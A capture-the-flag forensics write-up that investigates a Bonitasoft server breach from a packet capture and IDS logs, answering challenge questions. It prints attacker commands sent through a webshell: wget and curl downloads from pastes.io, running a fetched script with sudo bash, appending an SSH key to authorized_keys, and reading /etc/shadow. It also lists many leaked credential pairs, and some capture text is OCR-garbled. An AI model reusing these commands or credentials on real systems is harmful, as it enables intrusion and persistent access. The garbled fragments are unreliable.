

Meerkat Writeup



Prepared by: Cyberjunkie

Machine Author(s): Sebh24


Difficulty: Easy

Scenario


As a fast growing startup, Forela have been utilising a business management platform. Unfortunately our documentation is scarce and our administrators aren't the most security aware. As our new security provider we'd like you to take a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.


Initial Analysis

We are provided with a pcap file and suricata/zeek log file.



We will use the pcap and the recorded network log file to answers the questions in a quick way. Lets start by opening the processed log file in timeline explorer and the pcap file in wireshark.







Questions

1-We believe our Business Management Platform server has been compromised. Please can you confirm the application name and version running on the server (we aren't very good at documentation).

When analyzing log file, we spot multiple alerts for an exploit for Bonitasoft authorization bypass. We can also see the associated CVE.




Now that we know the cve , we can research on it and find the vulnerable version of the application




Answer: 2022.1-u0

2- We believe the attacker may have used a subset of the brute forcing attack category what is the name of the attack carried out?

On opening the pcap, we can see post requests to a login endpoint



Lets filter out requests only for this endpoint to correctly identify the attacker ip and the bruteforce technique used. We use this because in real scenario, there are hundered of legitimate login requests on a public webservice, so we need to pinpoint the attacker ip which will have a lot of consecutive requests to login endpoint as this is not a normal behavior (legit login requests for 1 user may be 3 4 requests max).




We filter for the "/bonita/loginservice" endpoint and find the IP "169.150.227.185" consecutively. Now if we explore some of these requests , we can find that set of credentials are being used and each username and password sets are unique in each request. In classic bruteforce attempts, every password is tried for every user account and vice versa. Here each set is unique which makes it a credential stuffing attack. Another major point to support this theory ois that passwords are not common passwords or made via dictionary, they are likely valid credentials from a known data breach or collected via phishing campaign.

Answer: Credential stuffing.

3- Does the vulnerability exploited have a CVE assigned - and if so, which one?

Since so far we don't have any knowledge of CVE, we need to look at endpoint interactions or we can look at suricata logs which enriches the network telemtery with Threat intel.

First lets explore any rce or some kind of interaction with enpoint. Lets look at exported objects from the pcap.



Here we see that most of these are from the post requests from the bruteforce attempt. Lets scroll down to see what occured after the bruteforce.

/ 20	Toreia.co.uk:8080	application/x-www-torm-urlencoded	95 bytes	ioginservice
757	forela.co.uk:8080	application/x-www-form-urlencoded	59 bytes	loginservice
772	forela.co.uk:8080	multipart/form-data	15 kB	pageUpload;i18ntranslation?action=add
775	forela.co.uk:8080	text/plain	120 bytes	pageUpload;i18ntranslation?action=add
779	forela.co.uk:8080	application/json	83 bytes	;i18ntranslation
782	forela.co.uk:8080	application/json	379 bytes	;i18ntranslation
787	forela.co.uk:8080	application/json	74 bytes	rce?p=0&c=1&cmd=whoami
202	f I I 0000	P P /	021.	

we spot some other endpoints and a suspicious get parameter named rce and a command executed "whoami" which is often the first command to verify rce.

From the look of these endpoint it looks like vulnerability was exploited allowing attacker to upload a Get parameter webshell allowing RCE from url. Lets go to the relevent packet and view its content.

```
username=seb.broom%40forela.co.uk&password=g0vernm3nt&_l=enHTTP/1.1 204

Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=90F42431ED87DDECE4F5E430269F482; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=e92dea6f-2b79-4e39-8472-d82362ea9b2a; Path=/bonita; SameSite=Lax
Set-Cookie: 80S_Locale=en; Path=/; SameSite=Lax
Date: Wed, 11 Jan 2023 15:30:49 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: "/"
Connection: keep-alive
Cookie: JSESSIONID=90F42431ED87DD6EC84F5E430269F482; X-Bonita-API-Token=e92dea6f-2b79-4e39-8472-d82362ea9b2a; bonita.tenant=1; BOS_Locale=en Content-Length: 15163
Content-Type: multipart/form-data; boundary=aba0f35433819a90d1cba64f409c0de8
--aba0f35433819a90d1cba64f409c0de8
--aba0f35433819a90d1cba64f409c0de8
Content-Disposition: form-data; name="file"; filename="rce_api_extension.zip"
Content-Type: application/octet-stream


PK...

K.T.........META-INF/PK..
```

It seems that attacker got successfull login and uploaded a file named rce_api_extension.zip. Lets use google for the the above endpoint to find any cve. We googled the endpoint uri and some results popped up



We can also find this from our suricata log file.



Answer: CVE-2022-25237

4- What is this API url abused by the exploit?

If we research on the cve, we find the details which api is vulnerable and is abused.

Two values were found that work to accomplish this. Simply appending either "/i18ntranslation/../" or ";i18ntranslation" to the API URL will allow authorization to be bypassed.

Caveat: Although this technically allows a full authentication bypass, its not able to be exploited without a valid user session. The user

<u>Source: https://rhinosecuritylabs.com/application-security/cve-2022-25237-bonitasoft-authorization-bypass/</u>

Answer: / i18ntranslation/


5- How many combinations of usernames and passwords were used in the credential stuffing attack?

We need to find unique set of username:passwords used in attack. First filter the requests only going towards the login endpoint.


	Time	Source	Destination	Protocol	Length Info
274	5 1384.225243	169.150.227.185	172.31.6.44	HTTP	159 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
286	8 1496.425299	169.150.227.185	172.31.6.44	HTTP	159 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
316	6 1843.221628	169.150.227.185	172.31.6.44	HTTP	159 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
325	8 1869.281289	169.150.227.185	172.31.6.44	HTTP	159 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
336	9 1915.043147	169.150.227.185	172.31.6.44	HTTP	159 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
347	8 1991.351620	169.150.227.185	172.31.6.44	HTTP	159 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
75	7 220.485269	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
137	0 429.127048	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
150	9 552.675617	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
156	5 562.545143	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
164	0 583.513166	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
204	4 1044.325127	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
212	4 1081.551274	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
223	8 1124.077142	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
236	7 1154.033698	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
239	5 1177.171634	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
246	8 1205.459260	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
253	0 1218.401443	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
264	4 1305.317038	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
275	4 1387.446436	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
287	6 1499.647127	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
	1 1846.439748	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
326	7 1872.503114	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
337	9 1918.265297	169.150.227.185	172.31.6.44	HTTP	125 POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)

Now open any request packet and view the form fields where username and passwords are visible.





Now this data will be displayed alongside other information.



Now select all the packets with different usernames.

Value Mathian.Skidmore@forela.co.uk,TQSNp6XrK,en Mella.Amsberger@forela.co.uk,4nIYM5WqN,en Merl.Lavalde@forela.co.uk,BgfiOVXNLBc,en Merna.Rammell@forela.co.uk,u7pWoF36fn,en Nefen.Heffernon@forela.co.uk,VR0ZA8,en Noam.Harvett@forela.co.uk,VDt8bh,en Nola.Crichmer@forela.co.uk,QGa58W3L,en Norbie.Bartolini@forela.co.uk,GV2zlop,en Osborne.Humpatch@forela.co.uk,OJ4WHcI4D,en Pat.Kloisner@forela.co.uk,N8ZwVMzF6,en Pete.Panons@forela.co.uk,BKdkGTB,en Puff.Yapp@forela.co.uk,M08Aae,en Rakel.Cawley@forela.co.uk,h4gW3YLwnW9t,en Samaria.Percifull@forela.co.uk,CUgc3hzHw5g,en Sharon.Claus@forela.co.uk,3X4d06I,en Skipton.Pickerill@forela.co.uk,lcsui1Nu,en Stanleigh.Tuckwell@forela.co.uk,VQCk8TGn3,en Talya.Sterman@forela.co.uk,3gCERZ2JMh,en Teresita.Benford@forela.co.uk,uvYjtQzX,en Tobiah.Horstead@forela.co.uk,fp00Ql,en Vida.Murty@forela.co.uk,4ulecG,en Winston.Conville@forela.co.uk,cEmh5W2Vh,en install,seb.broom@forela.co.uk,install,g0vernm3nt,en install,seb.broom@forela.co.uk,install,g0vernm3nt,en



These are all the set of credentials which were unsuccessful, and they are 55. Since it was a credential stuffing attack, we only need to count each username one time as the username:password are not recurring in this attack. Then we have another last set of creds, which are valid set of credentials and used by attacker each time when command is executed, to compromise the server.

```
seb.broom@forela.co.uk,g0vernm3nt,en
```

As we can see these creds are recurring, meaning that attacker got access using this set of creds and used the session to perform there malicious actions.

So in total we have 56 username:password combinations

Answer: 56

6- Which username and password combination was successful?

As already seen in question3, we identified the set of credentials from the request where attacker was able to abuse the vulnerable api to get rce.

```
Content-Length: 59

username=seb.broom%40forela.co.uk&bassword=g0vernm3nt&l=enHTTP/11 204

Set-Cookie: bonita.tenant=i; SameSite=tax
Set-Cookie: JSESSIONID=90F42431ED87DD6ECB4F5E430269F4B2; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=e92dea6f-2b79-4e39-8472-d82362ea9b2a; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Wed, 11 Jan 2023 15:30:49 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
```

Answer: seb.broom@forela.co.uk: g0vernm3nt

7- If any, which text sharing site did the attacker utilize?

We can see all the unique http requests to the host from statistics->http->requests.

```
Topic / Item

    HTTP Requests by HTTP Host

      forela.co.uk:8080
                  /bonita/loginservice
                 /bonita/API/portal/page/;i18ntranslation
                  /bonita/API/portal/page/126;i18ntranslation
                  /bonita/API/portal/page/125;i18ntranslation
                  /bonita/API/portal/page/124;i18ntranslation
                  /bonita/API/portal/page/123;i18ntranslation
                  /bonita/API/portal/page/122;i18ntranslation
                  /bonita/API/portal/page/121;i18ntranslation
                  /bonita/API/portal/page/120;i18ntranslation
                  /bonita/API/portal/page/119;i18ntranslation
                  /bonita/API/portal/page/118;i18ntranslation
                  /bonita/API/portal/page/117;i18ntranslation
                  /bonita/API/portal/page/116;i18ntranslation
                  /bonita/API/portal/page/115;i18ntranslation
                  /bonita/API/portal/page/114;i18ntranslation
                  /bonita/API/portal/page/113;i18ntranslation
                  /bonita/API/portal/page/112;i18ntranslation
                  /bonita/API/portal/page/111;i18ntranslation
                  /bonita/API/portal/page/110;i18ntranslation
                  /bonita/API/portal/page/109;i18ntranslation
                  /bonita/API/pageUpload;i18ntranslation?action=add
                  /bonita/API/extension/rce?p=0&c=1&cmd=whoami
                  /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/hffgra4unv
                  /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8
                  /bonita/API/extension/rce?p=0&c=1&cmd=sudo%20bash%20bx5gcr0et8
                  /bonita/API/extension/rce?p=0\&c=1\&cmd=curl\%20https://pastes.io/raw/hffgra4unv\%20\%3E\%3E\%20/home/ubuntu/.ssh/authorized\_landscape and the contraction of the contract
                  /bonita/API/extension/rce?p=0&c=1&cmd=curl%20https://pastes.io/raw/hffgra4unv
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20hffgra4unv%20%7C%20tee%20-a%20/home/ubuntu/.ssh/authorized_keys
                  /bonita/API/extension/rce?p=0\&c=1\&cmd=cat\%20hffgra4unv\%20\%3E\%3E\%20/home/ubuntua/.ssh/authorized\_keysingstands.
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20hffgra4unv%20%3E%3E%20/home/ubuntu/.ssh/authorized_keys
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20hffgra4unv%20%3E%3E%20%2Fhome%2Fubuntu%2F.ssh%2Fauthorized_keys
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20hffgra4unv
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/root/.ssh/authorized_keys
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/root/.ssh/authorised_keys
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/root/.ssh/authorised_Keys
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/home/ubuntu/.ssh/authorized_keys
                  /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/shadow
```

Here we spotted that attack fetched some files from the text sharing site "pastes.io" using the webshell. So the files were downloaded on the compromised webserver. Attackers use opensource services like pastebin pastes.io to evade domain blacklists, as these sites are not neccassarily malicious but are used by attackers.

Answer: https[:]//[pastes.io]/

8- Please provide the file hash of the script used by the attack to gain persistent access to our host.

We saw that after getting rce, attacker fetched 2 ascii/txt files from pastes.io website using wget .And after fetching them attacker execute the files with bash meaning its probably a bash script. So lets fetch the files on our linux vm and hash it.

```
(root@kali)-[/tmp]
# cat bx5gcr0et8
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

As we can see that attacker added shabang header with bash making it execytable by bash.

The script fetches another file from pastes.io and directly appends it to the user "ubuntu" ssh keys. The other file would most probably have ssh public key contents in it and now attacker can access the server through using his "private" key of the added public key of user ubuntu. This is one of a persistence technique.

Lets calculate the hash of this file and submit the answer

```
___(root⊗ kali)-[/tmp]
_# md5sum bx5gcr0et8
0182d87e1846cd327d08d51113d7ac2b bx5gcr0et8
```

Answer: 0182d87e1846cd327d08d51113d7ac2b

9- Please provide the file hash of the public key used by the attacker to gain persistence on our host

Now let us fetch the second file

```
—# wget https://pastes.io/raw/hffgra4unv
--2023-03-01 05:41:58-- https://pastes.io/raw/hffgra4unv
Resolving pastes.io (pastes.io)... 66.29.132.145
Connecting to pastes.io (pastes.io)|66.29.132.145|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 380 [text/plain]
Saving to: 'hffgra4unv'
hffgra4unv
                   2023-03-01 05:41:59 (12.7 MB/s) - 'hffgra4unv' saved [380/380]
__(root⊗kali)-[/tmp]
# cat hffgra4unv
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCgruRMq3DMroGXrcPeeuEqQq3iS/sAL3gryt+nUqbB
A/M+KG4ElCvJS4gP2os1b8FMk3ZwvrVTdpEKW6wdGqPl2wxznBj0Bstx60F2yp9RI0b3c/ezgs9zvnaC
07YC8Sm4nkkXHgkabqcM7rHEY4Lay0LWF9UbxueSAHIJgQ2ADbKSnlg0gMnJTNRwKbqesk0ZcG3b6icj
6nkKykezBLvWc7z4mkSm28ZVTa15W3HUWSEWRbGgJ6eMBdi7WnWXZ92SYDq0XUBV2Sx2gjoDGHwcd6I0
g9BU52wWYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGlPAXfJBN7vRIMSvsN
  —(root⊛kali)-[/tmp]
```

As expected, this is the publick key created by the attacker, and attacker can now use the private pair of the key to login on the server whenever they want, providing them persistence access.

Lets hash this file to answer the question

```
(root⊗kali)-[/tmp]

# md5sum hffgra4unv
dbb906628855a433d70025b6692c05e7 hffgra4unv
```

Answer: dbb906628855a433d70025b6692c05e7

10- Can you confirmed the file modified by the attacker to gain persistence?


As seen in the http requests with the "rce" get parameter, we saw that attacker appended contents of their public ssh keys(fetched directly from pastes,io) to user ubuntu authorized_keys file which stores the public key of allowed ssh connections.



Answer:/home/ubuntu/.ssh/authorized_keys

11-Can you confirm the MITRE technique ID of this type of persistence mechanism?

As can be seen in mitre att&ck



Answer: T1098.004